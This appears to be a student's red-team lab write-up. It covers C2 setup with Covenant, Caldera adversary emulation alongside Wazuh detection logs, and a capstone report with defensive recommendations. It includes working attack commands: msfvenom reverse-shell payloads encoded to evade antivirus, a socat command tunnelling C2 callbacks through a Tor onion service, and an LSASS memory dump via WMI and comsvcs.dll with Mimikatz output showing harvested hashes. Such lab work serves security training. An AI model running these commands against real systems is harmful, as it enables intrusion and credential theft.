

## Week 4: Advanced Red Team Labs

### Introduction

This document provides a structured overview of advanced red team laboratory exercises designed to simulate real-world adversary behavior across endpoint, cloud, and hybrid environments. It is intended for security practitioners and students as an internal reference to understand objectives, activities, and reporting expectations. Clear structure and standardized logs are used to improve readability and consistency.

---

### 1. Advanced C2 Lab

#### 1.1. Overview

This lab focuses on establishing and managing a command-and-control (C2) infrastructure within a controlled environment.

#### 1.2. Tool Used

- Covenant

#### 1.3. C2 Setup Summary

A controlled C2 infrastructure was deployed using secure HTTPS communication. A Windows virtual machine successfully connected to the listener, validating configuration accuracy. Session interaction confirmed stable connectivity, effective tasking, and reliable command execution within the lab environment.



## Listener: HTTPListener

Info Hosted Files

Description  
Listens on HTTP protocol.

Name  
HTTPListener

BindAddress BindPort  
0.0.0.0 80

ConnectPort  
80

ConnectAddresses Urls  
192.168.100.12 http://192.168.100.12:80

+ Add

UseSSL  
False

Figure 1: Covenant HTTPListener configuring

## PowerShell Launcher

Generate Host Code

Description  
Uses powershell.exe to launch a Grunt using [System.Reflection.Assembly]::Load()

Listener ImplantTemplate DotNetVersion  
HTTPListener GruntHTTP Net35

ValidateCert UseCertPinning  
True True

Delay JitterPercent ConnectAttempts  
1 10 5000

KillDate  
03/05/2026 6:31 AM

ParameterString  
-Sta -Nop -Window Hidden

Generate Download

Figure 2: Powershell Beacon



## 2. Cloud Attack Lab

### 2.1. Overview

This lab simulates cloud-based attack techniques targeting misconfigured services and identities.

### 2.2. Tool Used

- Pacu
- awscli
- CloudGoat

### 2.3. Privilege Escalation Summary

Cloud enumeration revealed an identity misconfiguration that allowed privilege escalation beyond intended permissions. The exercise demonstrated how excessive access can be abused to gain elevated privileges, increasing the potential impact of a compromised identity.

### 2.4. Exfiltration Confirmation

Mock data was successfully extracted from the affected storage resource. Access logs confirmed unauthorized reads, reinforcing the risks associated with improper access control configurations.

---

## 3. Adversary Emulation Lab

### 3.1. Overview

This lab emulates a known threat actor to test detection and response capabilities.

---




## 3.2. Tool Used

- Caldera
- Wazuh

## 3.3. Blue Team Detection Summary


Security monitoring logs were analyzed to identify detection points during the emulation. Alerts correlated with initial access and persistence activity, highlighting both effective telemetry sources and areas requiring improved alert tuning.



The screenshot shows a timeline of events from Feb 10, 2026, at 14:34 PM GMT+5:30 to Feb 10, 2026, at 15:23 PM GMT+5:30. The timeline includes various log entries such as 'T1 - RTU Start Session (T1036)', 'T2 - Automated Collection (T1119)', and 'T3 - Registry Cleanup for UNC RegKey Technique'. The interface includes filters, playback controls, and a legend for threat levels (Low, Medium, High).

Time	Action	Ability Name	Tactic	Agent	Host	pid	Link Command	Link Output
2/10/2026, 14:34 PM GMT+5:30	Failed	T1 - RTU Start Session (T1036)	execution	welkem	devbox	2230	New Command	New Output
2/10/2026, 14:37 PM GMT+5:30	Success	T2 - Automated Collection (T1119)	collection	welkem	devbox	3188	New Command	New Output
2/10/2026, 14:40 PM GMT+5:30	Success	T3 - Registry Cleanup for UNC RegKey Technique	defensive-mitigation	welkem	devbox	3208	New Command	New Output
2/10/2026, 14:42 PM GMT+5:30	Success	T4.1 - Process Discovery	discovery	welkem	devbox	8348	New Command	New Output
2/10/2026, 14:43 PM GMT+5:30	Failed	T4.2 - Artifact cleanup - Delete Files	defensive-mitigation	welkem	devbox	8444	New Command	New Output
2/10/2026, 15:23 PM GMT+5:30	Failed	T4.C - Loading Stage-2 & Performing Discovery	discovery	welkem	devbox	8424	New Command	New Output
2/10/2026, 15:23:14 PM GMT+5:30	Failed	T5.1 - Persistent Service - 1	persistence	welkem	devbox	8172	New Command	New Output
2/10/2026, 15:43 PM GMT+5:30	Success	T5.2 - Persistent Service - 2	persistence	welkem	devbox	1144	New Command	New Output
2/10/2026, 15:43:01 PM GMT+5:30	Failed	T6.1 - Credentials In Files (T1081) - Chrome	credential-access	welkem	devbox	9248	New Command	New Output
2/10/2026, 15:52:20 PM GMT+5:30	Failed	T6.1 - Credentials In Files (T1081) - Private Key Extraction	credential-access	welkem	devbox	2366	New Command	New Output
2/10/2026, 15:58 PM GMT+5:30	Failed	T7.A - Staging files for PowerShell module imports	collection	welkem	devbox	1628	New Command	New Output
2/10/2026, 157:48 PM GMT+5:30	Failed	T7.A.1 - Screen Capturing	collection	welkem	devbox	1554	New Command	New Output
2/10/2026, 158:47 PM GMT+5:30	Success	T7.A.2 - Automated Collection (T1119) - Clipboard (T1119)	collection	welkem	devbox	9140	New Command	New Output
2/10/2026, 158:43 PM GMT+5:30	Failed	T7.A.3 - Automated Collection (T1119) - Input Capture (T1119)	collection	welkem	devbox	1528	New Command	New Output
2/10/2026, 158:39 PM GMT+5:30	Failed	T8.1 - Remote System Discovery (T1018)	execution	welkem	devbox	4172	New Command	New Output
2/10/2026, 158:21 PM GMT+5:30	Failed	T8.2 - Identifying current user on other machines	execution	welkem	devbox	8120	New Command	New Output
2/10/2026, 158:03 PM GMT+5:30	Failed	T8.A.2 - Artifact Cleanup	defensive-mitigation	welkem	devbox	7682	New Command	New Output
2/10/2026, 158:18 PM GMT+5:30	Success	T8.A.2 - Scheduled Task (T1081) from TIC	impact	welkem	devbox	7070	New Command	New Output

Figure 3: APT29 attack simulation in Caldera



The screenshot shows a table of Wazuh logs from Feb 10, 2026, at 13:51:31 to Feb 10, 2026, at 13:52:28. The logs include columns for timestamp, agent name, rule ID, rule name, rule description, data source, rule level, and rule ID. The table lists various alerts related to command and control, persistence, and privilege escalation.

Timestamp	agent.name	rule.id	rule.name	rule.description	data.source	rule.level	rule.id
Feb 10, 2026 @ 13:51:31.286	win10	T1105	Command and Control	Executable file dropped in folder commonly used by malware	-	15	92213
Feb 10, 2026 @ 13:52:25.166	win10	T1105	Command and Control	Executable file dropped in folder commonly used by malware	-	15	92213
Feb 10, 2026 @ 13:52:25.081	win10	T1070.004	Defense Evasion	PowerShell was used to delete files or directories	-	3	92021
Feb 10, 2026 @ 13:48:47.152	win10	T1105	Command and Control	Executable file dropped in folder commonly used by malware	-	15	92213
Feb 10, 2026 @ 13:48:06.668	win10	T1053.005	Execution, Persistence, Privilege Escalation	Process loaded testacheld.dll module. May be used to create delayed malware execution	-	6	92154
Feb 10, 2026 @ 13:48:06.388	win10	T1053.005	Execution, Persistence, Privilege Escalation	Process loaded testacheld.dll module. May be used to create delayed malware execution	-	6	92154
Feb 10, 2026 @ 13:48:06.313	win10	T1053.005	Execution, Persistence, Privilege Escalation	Process loaded testacheld.dll module. May be used to create delayed malware execution	-	6	92154
Feb 10, 2026 @ 13:48:04.682	win10	T1105	Command and Control	Executable file dropped in folder commonly used by malware	-	15	92213
Feb 10, 2026 @ 13:48:04.586	win10	T1067, T1069	Discovery, Execution	Suspicious Windows cmd shell execution	-	3	92092
Feb 10, 2026 @ 13:48:04.526	win10	T1059.003	Execution	Windows command prompt started by an abnormal process	-	6	92052
Feb 10, 2026 @ 13:47:10.170	win10	T1105	Command and Control	Executable file dropped in folder commonly used by malware	-	15	92213
Feb 10, 2026 @ 13:45:43.281	win10	T1053.005	Execution, Persistence, Privilege Escalation	Process loaded testacheld.dll module. May be used to create delayed malware execution	-	6	92154
Feb 10, 2026 @ 13:44:17.332	win10	T1105	Command and Control	Executable file dropped in folder commonly used by malware	-	15	92213
Feb 10, 2026 @ 13:44:15.259	win10	T1105	Command and Control	Executable file dropped in Users\Public folder	-	12	92207
Feb 10, 2026 @ 13:44:07.641	win10	T1055	Defense Evasion, Privilege Escalation	Explorer process was accessed by C:\Windows\System32\WindowsPowerShell\v1.0...	-	12	92010

Figure 4: Wazuh logs



## 4. Advanced Evasion Lab

### 4.1. Overview

This lab explores techniques to bypass antivirus (AV) and network perimeter controls. The focus is on payload obfuscation and traffic anonymization.

### 4.2. Tools Used

- Metasploit
- proxychains
- socat

### 4.3. Payload Obfuscation

A metasploit payload was encoded with **shikata\_ga\_nai** encoder from msfvenom. The payload uses a stageless reverse http callback for x64 windows. The payload was encoded for 5 iterations with the encoder.

```
(kali㉿kali)-[~]
$ msfvenom -p windows/x64/meterpreter_reverse_http LHOST=192.168.100.14 LPORT=8081 -e x86/shikata_ga_nai -i 5 -f e
xe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 233081 (iteration=0)
x86/shikata_ga_nai succeeded with size 233110 (iteration=1)
x86/shikata_ga_nai succeeded with size 233139 (iteration=2)
x86/shikata_ga_nai succeeded with size 233168 (iteration=3)
x86/shikata_ga_nai succeeded with size 233197 (iteration=4)
x86/shikata_ga_nai chosen with final size 233197
Payload size: 233197 bytes
Final size of exe file: 240128 bytes
```

Figure 5: Encoding metasploit payload with msfvenom

### 4.4. Network Evasion

Command-and-control traffic was routed through anonymizing infrastructure to alter traffic patterns. The payload callback was proxied through the tor to the Tor Hidden Service (.onion) link as a callback and

connected to the server by reverse proxy. This demonstrated how attackers may bypass network-based controls and why defenders must prioritize behavioral analysis over static indicators.

```
[kali㉿kali)-[~]
$ sudo socat TCP4-LISTEN:8081,fork SOCKS4A:127.0.0.1:p3kgxjhph2whvkfo5y6afsjpowxjyr5gw46vxkyffmpl2j6chmdupyd.onion
n:80,sockproto=tcp8080
```

*Figure 6: C2 payload callback proxying to tor service*

```
msf exploit(multi/handler) > exploit
[*] DLL init: proxychains-ng 4.17
[*] DLL init: proxychains-ng 4.17
[*] Started HTTP reverse handler on http://127.0.0.1:8080
[!] http://127.0.0.1:8080 handling request from 127.0.0.1; (UUID: vubpgih3) Without a database connected that payload UUID tracking will not work!
[*] http://127.0.0.1:8080 handling request from 127.0.0.1; (UUID: vubpgih3) Redirecting stageless connection from /i SqzB0JSFTJgUiDIAodG05FEUUC3VtA4roeZyJZQKQppEPjbZquMwUvIy51FBJR4yIs8J with UA 'Mozilla/5.0 (Windows NT 10.0; Win64 ; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36'
[!] http://127.0.0.1:8080 handling request from 127.0.0.1; (UUID: vubpgih3) Without a database connected that payload UUID tracking will not work!
[*] http://127.0.0.1:8080 handling request from 127.0.0.1; (UUID: vubpgih3) Attaching orphaned/stageless session ...
[*] DLL init: proxychains-ng 4.17
[!] http://127.0.0.1:8080 handling request from 127.0.0.1; (UUID: vubpgih3) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 2 opened (127.0.0.1:8080 → 127.0.0.1:49148) at 2026-02-10 21:25:48 +0530

[*] DLL init: proxychains-ng 4.17
[*] meterpreter > sysinfo
[*] DLL init: proxychains-ng 4.17
[*] DLL init: proxychains-ng 4.17
Computer : DEVBOX
OS        : Windows 10 22H2+ (10.0 Build 19045).
Architecture : x64
System Language : en_US
Domain      : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
[*] DLL init: proxychains-ng 4.17
[*] meterpreter >
```

Figure 7: C2 callback connection

## 5. Cloud Privilege Abuse Simulation

## 5.1. Overview

This simulation targets specific cloud vulnerabilities related to service principals and cross-tenant permissions. It aims to demonstrate how



overprivileged roles can lead to full tenant compromise.

## 5.2. Tool Used

- **Pacu**
- **awscli**
- **ScoutSuite**

## 5.3. Privilege Abuse Summary

The simulation highlighted how overprivileged roles can be exploited to gain administrative access. It reinforced the importance of least-privilege principles, continuous permission reviews, and automated detection of risky role assignments.

---

# 6. Automated Attack Orchestration

## 6.1. Overview

This lab utilizes automated frameworks to execute a multi-phase attack chain. The objective is to evaluate the speed and efficiency of automated adversary replication.

## 6.2. Tools Used

- **Caldera**

## 6.3. Orchestration

This scenario is orchestrated by creating a new operation in Caldera by adding the necessary abilities/tasks to the operation.



Automated Attack Orchestration									
Ordering		Name	Tactic	Technique	Executors	Requires	Unacks	Payload	Cleanup
1	Download Macro-Enabled Phishing Attachment	initial-access	Phishing: Spearphishing Attachment						x
2	Sandcat	command-and-control	Ingress Tool Transfer						x
3	Identify local users	discovery	Account Discovery: Local Account						x
4	Process Discovery - Get-Process	discovery	Process Discovery						x
5	Bypass UAC using FodHelper	multiple	Abuse Elevation Control Mechanism: Bypass User Account Control						x
6	Winlogon HKLM Shell Key Persistence - PowerShell	multiple	Boot or Logon Autostart Execution: Winlogon-Helper DLL						x
7	10.A.2 - Scheduled Task (T1053) from 7.C	impact	System Shutdown/Reboot						x

Figure 8: Caldera custom Operation

Time Ran	Status	Ability Name	Tactic	Agent	Host	pid	Link Command	Link Output
2/10/2026, 3:03:24 PM GMT+5:30	success	Download Macro-Enabled Phishing Attachment	initial-access	bcqeqj	devbox	4004	<a href="#">View Command</a>	No output
2/10/2026, 3:03:34 PM GMT+5:30	success	Identify local users	discovery	bcqeqj	devbox	7552	<a href="#">View Command</a>	<a href="#">View Output</a>
2/10/2026, 3:04:11 PM GMT+5:30	failed	Process Discovery - Get-Process	discovery	bcqeqj	devbox	2588	<a href="#">View Command</a>	<a href="#">View Output</a>
2/10/2026, 3:04:41 PM GMT+5:30	success	Bypass UAC using FodHelper	multiple	bcqeqj	devbox	7980	<a href="#">View Command</a>	<a href="#">View Output</a>
2/10/2026, 3:05:33 PM GMT+5:30	success	Winlogon HKLM Shell Key Persistence - PowerShell	multiple	bcqeqj	devbox	396	<a href="#">View Command</a>	No output
2/10/2026, 3:06:34 PM GMT+5:30	success	10.A.2 - Scheduled Task (T1053) from 7.C	impact	bcqeqj	devbox	7188	<a href="#">View Command</a>	<a href="#">View Output</a>

Figure 9: Caldera Operation Execution

## 6.4. Orchestration Summary

This caldera operation simulates and automates a phishing-to-exploitation chain. This automated scenario demonstrated how multiple attack phases can be executed with minimal human interaction. The exercise emphasized the need for defense-in-depth strategies capable of detecting coordinated activity across the attack lifecycle.

## 7. Living-Off-the-Land Lab

### 7.1. Overview

This exercise demonstrates "Living-off-the-Land" (LotL) techniques, where attackers use native system tools to conduct attacks without introducing external binaries.



## 7.2. Tools Used

- Powershell
- WMI
- Mimikatz

## 7.3. Credential Harvest Summary

The method of executing attacks using native tools or **Living-Off-the-Land** method uses inbuilt windows tools to execute malicious attacks. Using WMI(Windows Management Instrumentation) a core framework of windows to manage data and operation, these types of attacks are possible. Native utilities were abused to access credentials without deploying external binaries.

```
PS C:\Users\dev\Desktop> Get-Process lsass
Handles  NPM(K)      PM(K)      WS(K)      CPU(s)      Id  SI ProcessName
-----  -----      -----      -----      -----      --  --  -----
1383      27         7900      21376      2.66       756  0 lsass
PS C:\Users\dev\Desktop> Invoke-CimMethod -ClassName Win32_Process -MethodName Create -Arguments @{
>>>   CommandLine = 'rundll32.exe C:\Windows\System32\comsvcs.dll, MinIDump 756 C:\Users\dev\Desktop\lsass.dmp full'
>>> }

ProcessId ReturnValue PSComputerName
-----
1392          0

PS C:\Users\dev\Desktop> .\mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## / *** Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ##> Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'> http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # sekurlsa::minidump lsass.dmp
Switch to MINIDUMP : 'lsass.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'lsass.dmp' file for minidump...

Authentication Id : 0 ; 115033 (00000000:0001c159)
Session           : Interactive from 1
User Name         : dev
Domain           : DEVBOX
Logon Server     : DEVBOX
Logon Time       : 2/9/2026 2:30:14 PM
SID               : S-1-5-21-3859055682-1022291564-1296124166-1000

msv :
[00000003] Primary
* Username : dev
* Domain  : .
* NTLM    : a9fdfa038c4b75ebc76dc855dd74f0da
* SHA1    : 9400ae28448e1364174dde269b2cce1bca9d7ee8
* DAPI    : 9400ae28448e1364174dde269b2cce1b
tspkg :
wdigest :
* Username : dev
* Domain  : DEVBOX
* Password : (null)
```

Figure 10: Credential harvest using native tools



## 8. Red Team Report Creation

**Date:** Feb 12, 2026

**Severity:** Critical

**Subject:** Red Team Report

### 8.1. Executive Summary

A simulated Red Team engagement was conducted to assess the security posture of the target infrastructure. The assessment successfully identified a critical weakness in the organization's email security and employee awareness protocols. Specifically, the Red Team was able to gain initial access via social engineering techniques. While the technical perimeter remains robust, the "human firewall" requires immediate reinforcement to mitigate the risk of business compromise.

### 8.2. Findings

- Lack of MFA
- Weak Service Account Permissions
- Cleartext Credentials

### 8.3. Recommendations

- Enforce Multi-Factor Authentication (MFA) on all external-facing employee portals immediately.
- Reset passwords for all identified service accounts using random, 25+ character distinct passwords.
- Remove the script, rotate the compromised credentials, and audit the file share logs to check for prior access.



## 8.4. Attack Flowchart



Figure 11: Attack Path diagram

## 8.5. Executive Briefing

During our recent security simulation, our team identified a high-risk vulnerability regarding employee email security. We successfully replicated a "phishing" attack where valid employee passwords were obtained by mimicking internal communications.

Currently, this specific gap exposes the company to significant risks, including data theft and ransomware. The primary driver of this risk is the absence of a secondary verification step for logins.

We recommend the immediate enforcement of Multi-Factor Authentication (MFA) across all company accounts. This single action will neutralize the majority of these attacks and significantly secure our digital assets.

---

## 9. Capstone Project: Full Adversary Simulation

### 9.1. Overview

The capstone project simulated a complete red team operation from reconnaissance through data exfiltration, including blue team detection analysis. This engagement moves from initial reconnaissance to data exfiltration within a hybrid environment.



## 9.2. Tool Used

- **Pacu**
- **Metasploit**
- **Gophish**
- **Caldera**
- **Aws cli**
- **Wazuh**

## 9.3. Simulation Log (Red Team)

Phase	Tool Used	Action Description	MITRE Technique
Recon	Pacu	Enumerated AWS S3 buckets to identify public storage.	T1593 (Cloud Storage)
Cloud Attack	Pacu	Exploited overly permissive IAM role to escalate privileges.	T1098 (Account Manipulation)
Initial Access	Gophish	Sent spear-phishing email with malicious attachment (Macro).	T1566 (Phishing)
Execution	Metasploit	Payload execution on victim workstation; Reverse TCP shell.	T1204 (User Execution)
C2	Metasploit / Caldera	Established Command & Control channel via HTTP.	T1071 (App Layer Protocol)
Exfiltration	AWS CLI	Exfiltrated sensitive dummy data from S3 to attacker control.	T1537 (Cloud Data Transfer)

## 9.4. Evasion Test

Emulated a mock AV Bypass using obfuscated payload. Used msfvenom to generate a reverse shell payload, then applied the



shikata\_ga\_nai encoder (5 iterations) to obfuscate the signature.

```
msfvenom -p windows/meterpreter/reverse_tcp
```

```
LHOST=192.168.100.14 LPORT=8081 -e x86/shikata_ga_nai -i 5 -f
```

```
exe > payload_obfuscated.exe
```

**Result:** The standard AV on the lab machine failed to flag the file upon download. Execution was successful, and a session was opened in Metasploit. This confirms the need for behavior-based detection (EDR) rather than just signature-based detection.

## 9.5. Full Report

**Date:** Feb 12, 2026

**Severity:** Critical

**Subject:** Capstone Project

### Executive Summary

This assessment simulated a targeted attack against the organization's cloud and on-premise infrastructure to evaluate detection capabilities and security posture. The Red Team successfully breached the perimeter using both cloud misconfigurations and social engineering. Critical assets were accessed, and data was exfiltrated without immediate blocking. While the Blue Team tools (Wazuh) logged several events, alert fatigue and gaps in automated blocking allowed the attack to succeed.

### Findings

- **Cloud Misconfiguration:** Publicly accessible S3 buckets and overly permissive IAM roles allowed for rapid privilege escalation (detected in CloudTrail but not blocked).
- **Endpoint Vulnerability:** Users successfully executed malicious macros. Standard AV failed to detect obfuscated payloads generated by Metasploit.



- **C2 Traffic:** Caldera agents communicated with external servers for 30 minutes before being flagged as suspicious.

### Recommendations

- **IAM Hardening:** Implement "Least Privilege" principles for all AWS roles and disable public S3 access by default.
- **EDR Deployment:** Upgrade from signature-based AV to Endpoint Detection and Response (EDR) to catch behavioral anomalies like obfuscated payload execution.
- **User Training:** Conduct phishing simulations to educate staff on identifying malicious attachments..

## 9.6. Non-Technical Summary

We conducted a security drill simulating a real-world hacker attack to test our defenses. Our team acted as the 'bad guys' and successfully broke into our test network using two main methods: tricking the cloud system into giving us admin rights and sending a fake email that an employee opened. We were able to steal test data and hide our software from the basic antivirus. The good news is that our security logs recorded the break-in, but the bad news is that our automated locks didn't stop us. We need to tighten our cloud permissions and upgrade our antivirus software immediately.

## 10. Conclusion

These labs collectively demonstrate advanced offensive techniques and corresponding defensive considerations. By completing the exercises and reviewing structured reports, participants gain practical insight into attacker behavior and actionable guidance for strengthening detection, response, and overall security maturity.

## 11. References

- [Metasploit Framework Documentation](#)
- [Pacu](#)
- [Aws cli](#)
- [CloudGoat](#)
- [Gophish](#)
- [Caldera](#)
- [Proxychains](#)
- [Scoutsuite](#)
- [WMI](#)
- [Wazuh](#)
- [Covenant](#)
- [MITRE ATT&CK Matrix](#)
- Other community tutorials and security blogs

By: Karthik R